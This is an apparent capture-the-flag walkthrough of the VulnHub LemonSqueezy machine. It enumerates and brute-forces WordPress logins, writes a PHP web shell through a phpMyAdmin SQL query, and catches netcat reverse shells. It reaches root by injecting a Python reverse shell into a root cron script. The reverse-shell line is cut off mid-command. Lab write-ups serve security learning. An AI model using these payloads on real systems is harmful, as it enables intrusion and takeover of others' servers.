LEMONSQUEEZY: 1


Today, we'll be looking at the LemonSqueezy machine on vulnhub.
You can download the machine here:
https://www.vulnhub.com/entry/lemonsqueezy-1,473/

Let's scan the machine with nmap.

```
┌──(root㉿kali)-[~]
└─# nmap -sS -A 192.168.88.136
Starting Nmap 7.93 ( https://nmap.org ) at 2023-06-17 10:28 EDT
Nmap scan report for 192.168.88.135
Host is up (0.00023s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Apache2 Debian Default Page: It works
MAC Address: 00:0C:29:0F:4E:B3 (VMware)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop

TRACEROUTE
HOP RTT     ADDRESS
1   0.23 ms 192.168.88.136

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.58 seconds
```

The machine is running http only. Nothing special.

Let's use dirsearch to discover directories.




```
[10:46:27] 200 -   10KB - /index.html
[10:46:27] 301 -  321B  - /javascript  ->  http://192.168.88.136/javascript/
[10:46:28] 301 -  317B  - /manual  ->  http://192.168.88.136/manual/
[10:46:28] 200 -  626B  - /manual/index.html
[10:46:30] 200 -   13KB - /phpmyadmin/doc/html/index.html
[10:46:30] 301 -  321B  - /phpmyadmin  ->  http://192.168.88.136/phpmyadmin/
[10:46:31] 200 -   10KB - /phpmyadmin/index.php
[10:46:31] 200 -   10KB - /phpmyadmin/
[10:46:33] 403 -  279B  - /server-status
[10:46:33] 403 -  279B  - /server-status/
[10:46:37] 200 -    3KB - /wordpress/wp-login.php
[10:46:37] 200 -   51KB - /wordpress/
[10:46:58] 200 -    8MB - /wordpress.tar.gz

Task Completed
```

Interesting! The machine is running wordpress and phpmyadmin.
Let's check those out.

First, I'll try to enumerate usernames with wpscan.

```
wpscan --url 192.168.88.136/wordpress -e u
```

We found two users.




```
[i] User(s) Identified:

[+] orange
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] lemon
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

I tried searching for anything else but I didn't find anything so I brute forced the login password.


```
wpscan --url 192.168.88.136/wordpress -U orange -P /usr/share/wordlists/rockyou.txt
```

We got the password.



```
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - orange / ginger
Trying orange / sweetie Time: 00:00:00 <                          > (165 / 14344557)  0.00%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: orange, Password: ginger
```

I then found an interesting post.



WordPress 6.2.2 is available! Please notify the site administrator.

An automated WordPress update has failed to complete! Please notify the site administrator.

Edit Post

Keep this safe!

Permalink: http://lemonsqueezy/wordpress/index.php/2020/04/13/keep-this-safe/


n0t1n@w0rdl1st!

Word count: 1

Last edited by O range on April 13, 2020 at 4:52 am

I then tried multiple things but after that, I tried to log into phpmyadmin with this as the password.

We got in!



Server: localhost:3306

General settings

- Change password
- Server connection collation: utf8mb4_unicode_ci

Appearance settings

- Language: English
- Theme: pmahomme
- Font size: 82%
- More settings

Database server

- Server: Localhost via UNIX socket
- Server type: MariaDB
- Server version: 10.1.44-MariaDB-0+deb9u1 - Debian 9.11
- Protocol version: 10
- User: orange@localhost
- Server charset: UTF-8 Unicode (utf8)

Web server

- Apache/2.4.25 (Debian)
- Database client version: libmysql - mysqlnd 5.0.12-dev - 20150407 - $Id: b5c5906d452ec590732a93b051f3827e02749b83 $
- PHP extension: mysqli curl mbstring
- PHP version: 7.0.33-0+deb9u7


phpMyAdmin

- Version information: 4.6.6deb4
- Documentation
- Official Homepage
- Contribute
- Get support
- List of changes
- License

Now, I'll upload a shell using a SQL query.

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/wordpress/backdoor.php"
```

You can read this article on uploading shells on phpmyadmin.




✓ MySQL returned an empty result set (i.e. zero rows). (Query took 0.0001 seconds.)

```
SELECT "<?php system($_GET['cmd']); ?>" into outfile "/var/www/html/wordpress/backdoor.php"
```

□ Profiling [Edit inline] [Edit] [Explain SQL] [Create PHP code] [Refresh]

We can see that our shell works.



```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Now, let's try to open a reverse shell.

I'll use a python reverse shell.

We got a shell!
You can stabalize your shell with these two commands.


```
python -c 'import pty; pty.spawn("/bin/bash")'
```

```
export TERM=xterm
```




```
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.88.128] from (UNKNOWN) [192.168.88.136] 57998
$ python -c 'import pty; pty.spawn("/bin/bash")'
python -c 'import pty; pty.spawn("/bin/bash")'
www-data@lemonsqueezy:/var/www/html/wordpress$ export TERM=xterm
export TERM=xterm
www-data@lemonsqueezy:/var/www/html/wordpress$ 
```

Now, we move on to local enumeration.
I found an interesting file in crontab.



```
www-data@lemonsqueezy:/var/www/html/wordpress$ cat /etc/crontab
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
*/2 *   * * *   root    /etc/logrotate.d/logrotate
#
www-data@lemonsqueezy:/var/www/html/wordpress$ 
```

Let's check that file.



```
www-data@lemonsqueezy:/etc/logrotate.d$ ls
ls
apache2  dbconfig-common  logrotate     ppp      speech-dispatcher
apt      dpkg             mysql-server  rsyslog  unattended-upgrades
www-data@lemonsqueezy:/etc/logrotate.d$ cat logrotate
cat logrotate
#!/usr/bin/env python
import os
import sys
try:
   os.system('rm -r /tmp/* ')
except:
    sys.exit()
www-data@lemonsqueezy:/etc/logrotate.d$ 
```


We can see it's a python script.
Let's add a python shell to get a root shell as that file is being run by root.

We'll use the same shell we used before but modify the port.

```
echo 'import socket,os,pty;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.88.128",1234));os.dup2(s.fileno(),0);os.dup2(s.fi
```

Now, set up a netcat listner and wait for the script to run.

We are root!



```
┌──(root㉿kali)-[~]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.88.128] from (UNKNOWN) [192.168.88.136] 48392
# whoami
whoami
root
# cd /root
cd /root
# ls
ls
root.txt
# cat root.txt
cat root.txt
NvbWV0aW1lcyBhZ2FpbnN0IHlvdXIgd2lsbC4=
# 
```